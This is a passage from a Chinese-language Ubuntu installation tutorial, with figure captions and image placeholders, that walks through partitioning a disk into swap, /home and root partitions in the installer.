


图 10




图11




图12

在这儿可以看到本机的硬盘数量，因为我只有一块硬盘，所以这里只显示了一条硬盘信息，如果大家的计算机中有两块甚至更多的硬盘，那么就选择你想要安装ubuntu的那块硬盘。选择要安装的硬盘，然后单击下面的“新的分区表”按钮，再单击“新建分区”，如图13。




图13

我们先来创建一个逻辑分区作为交换空间，也就是前面提到的那个交换分区，交换分区的大小一般为内存物理容量的两倍，我的笔记本电脑的内存容量是1GB，因此这里的分区容量我设置成了2000MB（直接在“新建分区容量”输入栏中输入具体的数值即可），单击“用于”选项后面的下拉列表，出现了如图14所示的菜单，选择“交换分区”，设置完毕后单击“确定”按钮即可。




图14

建立好了交换分区，我们再来建立一个/home分区，具体的操作和上面建立交换分区的方式相同，只不过要把挂载点修改为“/home”，并且将这个分区用于“Ext3日志文件系统”（选择“Ext2文件系统”也可以），大家依照自己硬盘的闲置空间来划分该分区的具体容量，我这里将“/home”分区设置为了1000MB，如图15。

最后使用同样的方法创建一个分区类型为“主分区”的“/”挂载点用于“Ext3日志文件系统”，该分区大小必须大于4GB，否则无法安装ubuntu系统的，我将该分区容量设置为了5584MB，如图16，三个分区都设置好后如图17所示。




图15

